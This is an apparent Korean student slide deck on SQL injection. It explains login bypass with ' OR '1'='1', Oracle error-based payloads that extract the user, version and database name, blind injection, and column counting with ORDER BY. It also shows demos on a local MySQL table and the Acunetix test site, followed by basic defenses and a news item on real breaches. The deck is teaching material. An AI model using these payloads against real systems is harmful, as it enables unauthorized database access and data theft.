SQL INJECTION


91714026-문동준
91714296-정광민

목차

- SQL 인젝션
- 에러기반 SQL 인젝션
- 블라인드 SQL 인젝션
- SQL 인젝션 기본실습
- 테스트
- 기본적인 방어법
- 피해사례

SQL 인젝션

- ‘SQL인젝션’
로 적용돼 있
- 공격자가 조
하고 정보를
- SQL 인젝션
한 공격 방식
- SQL 인젝션
눌수 있음



SQL 인젝션

- 아이디와 비밀번호를 입력하는 코드를 단순한 AND 연산자로 코딩함

```
SELECT user FROM user_table WHERE id='입력한 아이디' AND password='입력한 비밀번호';
```

- 아이디는 아무렇게나 입력
- 패스워드 입력창에 ' OR '1' = '1' 입력
- 논리학적으로 AND 연산보다 OR 연산의 우선순위가 높음

에러기반 SQL 인젝션

- 성립하지 않는 논리식을 검색란이나 로그인 입력란에 입력하여 나오는 에러로 정보를 얻음

HTTP 500.100 - 내부 서버 오류 - ASP 오류
인터넷 정보 서비스

기술 정보(지원 인력용)

- 오류 형식:
  Microsoft OLE DB Provider for SQL Server (0x80040E07)
  nvarchar 값 'demoshop'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.
  /demoshop/[illegible]check.asp, line 22

1) 사용자 정보
' and 1=utl_inaddr.get_host_name(user)--

2) 버전 정보
' and 1=utl_inaddr.get_host_name((select banner from v$version where rownum=1))--
' and 1=utl_inaddr.get_host_name((select version from v$instance where rownum=1))--

3) 현재 데이터베이스 정보
' and 1=utl_inaddr.get_host_name((select name from v$database))--

- db_name()- 입력시 오류가 발 려줌
- 데이터 베이스 이름 뿐만 아니라 테이블, 필드, 데이터 또한 얻을 수 있음

대한민국 기업정보의 창
DART

희망을 전하는 취업포털 - career
커리어

커리어 메인 | 이전페이지

페이지 접근이 차단 되었습니다.

웹방화벽이 페이지 접근을 차단 했습니다.

보안상 위험할 수 있는 형식이 요청되어 웹방화벽에서 페이지 접근을 차단했습니다.
입력하신 주소가 정확한지 다시 한번 확인해 주시기 바랍니다.

관련문의 사항은 **고객센터 (1577-9577)**로 문의 주시면 친절하게 안내해 드리겠습니다.
감사합니다.

아래 메뉴를 클릭하시면 커리어의 **프리미엄 취업지원 서비스**를 받을 수 있습니다.

이력서 등록 go	무료 이력서 컨설팅 go	스마트폰 어플 스마트 커리어 go	커리어 취업특강 생생현장 후기 go	합격예측서비스 스펙트럼 EX go
채용공고 무료등록 go	200만개 이력서 보유 인재정보 go	KBS-커리어 공동기획 일자리 119 go	Merto / City신문 채용공고 게재	대학 취업전산망 채용공고 게재

채용정보 ▾ 검색

블라인드 SQL 인젝션

- 기본적으로 에러기반 sql인젝션과 비슷
- 쿼리어를 통해서 정보를 직접적으로 빼는 것이 아니라 서버의 참과 거짓 반응으로 데이터를 얻어냄
- 일일이 대입해야 해서 시간이 매우 오래걸려 보통 프로그램 사용

Sql인젝션 기본실습

MySQL Workbench

Migration | Mysql@localhost:3306

File Edit View Query Database Server Tools Scripting Help

Navigator

MANAGEMENT
- Server Status
- Client Connections
- Users and Privileges
- Status and System Variables
- Data Export
- Data Import/Restore

INSTANCE
- Startup / Shutdown
- Server Logs
- Options File

PERFORMANCE
- Dashboard
- Performance Reports
- Performance Schema Setup

Query 1

Limit to 1000 rows

```
1  use mysql;
2
3  create table gwangmin(
4  id int,
5  name varchar(10),
6  passwd varchar(10)
7  );
8
9  insert into gwangmin (id, name, passwd) values(7,"jgm","123456");
10 insert into gwangmin (id, name, passwd) values(8,"hello","qwert");
11 insert into gwangmin (id, name, passwd) values(9,"blind","zxcv!!");
```

테이블 생성

Sql인젝션 기본실습

MySQL Workbench

Migration | Mysql@localhost:3306

File Edit View Query Database Server Tools Scripting Help

Navigator

MANAGEMENT
- Server Status
- Client Connections
- Users and Privileges
- Status and System Variables
- Data Export
- Data Import/Restore

INSTANCE
- Startup / Shutdown
- Server Logs
- Options File

PERFORMANCE

Query 1

Limit to 1000 rows


```
4   id int,
5   name varchar(10),
6   passwd varchar(10)
7   );
8
9   insert into gwangmin (id, name, passwd) values(7,"jgm","123456");
10  insert into gwangmin (id, name, passwd) values(8,"hello","qwert");
11  insert into gwangmin (id, name, passwd) values(9,"blind","zxcv!!");
12
13  select * from gwangmin where id=7;
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

id	name	passwd
7	jgm	123456

정상적인 검색문을 통해 정보가
테이블에 저장되어 있는지 확인

Sql인젝션 기본실습



앞서 말했던 or 1=1을 붙여서 검색 id가 7이 아닌 데이터도 추출되어짐

Sql인젝션 기본실습

```
use mysql;

create table gwangmin(
id int,
name varchar(10),
passwd varchar(10)
);

insert into gwangmin (id, name, passwd) values(7,"jgm","123456");
insert into gwangmin (id, name, passwd) values(8,"hello","qwert");
insert into gwangmin (id, name, passwd) values(9,"blind","zxcv!!");

select * from gwangmin order by 1;
select * from gwangmin order by 2;
select * from gwangmin order by 3;
select * from gwangmin order by 4;
```

Output

Action Output

#	Time	Action
9	02:19:53	select * from gwangmin where id=7 LIMIT 0, 1000
10	02:27:00	select * from gwangmin where id=7or 1=1
11	02:27:05	select * from gwangmin where id=7 or 1=1 LIMIT 0, 1000
12	02:31:25	select * from gwangmin order by 4 LIMIT 0, 1000
13	02:31:56	select * from gwangmin order by 4 LIMIT 0, 1000

오류메세지를 통해서 필드의 개수 파악

Sql인젝션 기본실습

- 앞서 소개한 방식으로 정보를 차례차례 알아감
- 데이터 베이스 정보,테이블 정보 등등 더 알 수있음
- 테이블을 읽고 쓰기공격 가능
- 악성코드를 웹셸로 올릴 수 있음 => 악성코드로 서버탈취 가능

테스트

테스트용 웹사이트

테스트

testphp.vulnweb.com/listproducts.php?cat=1 and 1=1

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
Fractal Explorer

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '" at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

testphp.vulnweb.com/listproducts.php?cat=1%20and%201=1

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


search art
go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
Fractal Explorer

Posters

The shore



Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

입력시 조건에 맞기에
카테고리를 다 보여줌

기본적인 방어법

- 1. 사용자 입력 값 체크(“”), (‘’), (/), (!), (@), ($) 위의 특수문자들을 필터링 한다
- 2.정보를 줄 수 있는 에러 메시지 출력방지 (팝업창을 띄우거나 새로운 창으로 이동)
- 3.사용권한을 제한(사용자에게 필요치 않은 권한은 아예 주지 않는다)
- 4.방화벽 사용
- 5.대비해도 뚫을 놈은 뚫는다....
- (sql인젝션은 국제 해킹집단 “어나니머스“가 자주 사용하는 기법이라고 함

피해사례

ZDNet Korea

뽐뿌·여기어때 당했다는 'SQL인젝션' 막으려면

본문듣기 | 설정

기사입력 2017-05-22 16:32 | 최종수정 2017-05-23 09:16 기사원문

2 2

펜타시큐리티, 가장 흔한 웹 공격 유형 5가지 소개

(지디넷코리아=임민철 기자)과거 온라인 커뮤니티 '뽐뿌'와 숙박 중개서비스 '여기어때'는 각각 보유했던 개인정보 수백만건을 유출당하는 사고를 겪었다. 뽐뿌는 2015년 9월 당시 195만명에 달하는 모든 회원 개인정보를 유출시켜, 정보통신망법상 제재를 받았다. 여기어때는 2017년 4월 예약, 제휴점, 회원 등 342만건(중복 제외시 99만건)에 달하는 가입자 정보 유출을 당한 것으로 드러나, 과징금이 부과될 예정이다.

두 사고의 공통분모는 'SQL인젝션(SQL Injection)'이라는 웹 공격 기법에 당했다는 사실이다. 공격자가 웹사이트로 데이터베이스(DB) 명령어인 SQL을 보내, 운영자가 의도하지 않은 DB 조작을 할 수 있게 만드는 수법이다. 개인정보를 다량 보유한 사이트에 SQL인젝션 공격이 성공시, 사이트의 DB에 담긴 정보가 대량 유출될 수 있고 이를 악용한 2차 범죄까지 벌어질 수 있다는 점에서 심각한 위협이 된다.

감사합니다